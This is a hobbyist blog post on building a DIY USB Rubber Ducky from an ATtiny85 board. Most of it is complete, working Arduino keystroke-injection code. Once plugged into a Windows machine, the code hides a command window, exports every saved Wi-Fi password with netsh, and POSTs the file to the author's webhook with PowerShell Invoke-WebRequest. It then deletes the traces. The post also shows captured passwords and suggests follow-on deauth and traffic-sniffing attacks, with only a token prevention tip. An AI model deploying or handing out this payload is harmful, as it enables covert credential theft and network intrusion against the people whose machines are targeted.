I first learned about the rubber ducky 4 years ago from the show, [MR ROBOT](https://en.wikipedia.org/wiki/Mr._Robot). I've always wanted one for myself so that I could play around with it in my own environment. Fast forward a couple years, here I am making one with custom payloads and "unofficial" hardware! Lesgeddit
Disclaimer: By no means did I come up with this, there are hundreds of people who have done this :) I'm late teehee
USB Rubber ducky is an HID device that looks similar to a USB Pen drive. It may be used to inject keystroke into a system, used to hack a system, steal victims essential and credential data can inject payload to the victim's computers.
~GeeksforGeeks
Prerequisites

- A microcontroller board which has ATTINY 85 MCU
- Arduino IDE (looks like taking that one module wasn't actually useless lol)
- Target (that one gullible friend of yours)
Kidding. As always, this is for educational purposes only! Use the knowledge at your own risk.

Objective
My objective here would be to steal stored WIFI passwords on a windows machine and send them to my C2 server in the cloud. (yes, windows stores your WIFI passwords in plain text).
Background
This device, when plugged into a system will act as a HID device (keyboard) which would perform the following tasks listed:
- launch RUN
- Open up the smallest possible CMD window
- Moves the CMD window out of the screen
- Changes directory to the
tempdirectory - Extracts all WIFI passwords and saves them in a file in the
tempdirectory - Exfiltrates all data to one of my cloud servers via a web hook! [POST REQ: FORM DATA]

Setup Process
Arduino IDE
[
Software
Open-source electronic prototyping platform enabling users to create interactive electronic objects.
 Arduino

](https://www.arduino.cc/en/software)
External Drivers for this board

Adding Board Manager

Installing External Board Drivers
Even more Drivers for support 😿

Setting up WebHook

Flashing the Board
/ Following payload will grab saved Wifi password and will send them to your hosted webhook and hide the cmd windows by using technique mentioned in hak5darren rubberducky wiki -- Payload hide cmd window [https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payload---hide-cmd-window] /
#include "DigiKeyboard.h"
#define KEY_DOWN 0x51 // Keyboard Down Arrow
#define KEY_ENTER 0x28 //Return/Enter Key
void setup() { pinMode(1, OUTPUT); //LED on Model A }
void loop() {
DigiKeyboard.update(); DigiKeyboard.sendKeyStroke(0); DigiKeyboard.delay(3000);
DigiKeyboard.sendKeyStroke(KEY_R, MOD_GUI_LEFT); //run
DigiKeyboard.delay(100);
DigiKeyboard.println("cmd /k mode con: cols=15 lines=1"); //smallest cmd window possible
DigiKeyboard.delay(500);
DigiKeyboard.delay(500);
DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_ALT_LEFT); //Menu
DigiKeyboard.sendKeyStroke(KEY_M); //goto Move
for(int i =0; i < 100; i++)
{
DigiKeyboard.sendKeyStroke(KEY_DOWN);
}
DigiKeyboard.sendKeyStroke(KEY_ENTER); //Detach from scrolling
DigiKeyboard.delay(100);
DigiKeyboard.println("cd %temp%"); //going to temporary dir
DigiKeyboard.delay(500);
DigiKeyboard.println("netsh wlan export profile key=clear"); //grabbing all the saved wifi passwd and saving them in temporary dir
DigiKeyboard.delay(500);
DigiKeyboard.println("powershell Select-String -Path Wi.xml -Pattern 'keyMaterial' > Wi-Fi-PASS"); //Extracting all password and saving them in Wi-Fi-Pass file in temporary dir
DigiKeyboard.delay(500);
DigiKeyboard.println("powershell Invoke-WebRequest -Uri https://thoughtYouCanGetMy.Site/:( -Method POST -InFile Wi-Fi-PASS"); //Submitting all passwords on hook
DigiKeyboard.delay(1000);
DigiKeyboard.println("del Wi- /s /f /q"); //cleaning up all the mess
DigiKeyboard.delay(100);
DigiKeyboard.println("exit");
DigiKeyboard.delay(100);
digitalWrite(1, HIGH); //turn on led when program finishes DigiKeyboard.delay(90000); digitalWrite(1, LOW); DigiKeyboard.delay(5000);
}
After updating the code with the webhook URL, I hit upload to compile the code for flashing

Now I had to plug in the device...

After plugging the device into the machine...

Now we are ready to go! All we need is a target! (I'm not being serious)
Execution
Now when the device gets plugged into any machine, it will execute the payload and exit the program without any issues. For POC's sake, I will be doing this on a windows machine with all protections turned on. [real time anti virus + tamper protection]

This is what happens when we plug the device into the machine...
WebHook

Wi-Fi-AndroidA P00f0_xml:22: 12345678 Wi-Fi-iPhone_x ml:22: 11111111 Wi-Fi-Linksys0 3410_xml:22: mx8hf**
The web hook received a post request with all the WIFI network's password that my laptop has ever connected to!
Impact of this Attack Vector
The ultimate attack with this method would be to harvest a target's network password, locate the network's physical location in the real world, successfully connect to it and pose as a "range extender". Or you could even launch a WIFI deauth attack and boot everyone else off the network and force them to connect to your "range extender". By doing that you would have access to all their web traffic and could sniff some stuff out. (provided the sites are not using SSL)
Prevention / Remediation
Do not let randos plug things into your device at any time. Simple as that :)
Conclusion
This was a cool little side project for me to learn how devices such as these pose as HID and try to take control of your network/machine. I will definitely be venturing and experimenting with different types of payloads in the near future! I might write about them if I find time :) Stay safe yall!
~Nee.
About the author
All things Information Security!
Comments
Join the discussionNo comments yet. Be the first to comment.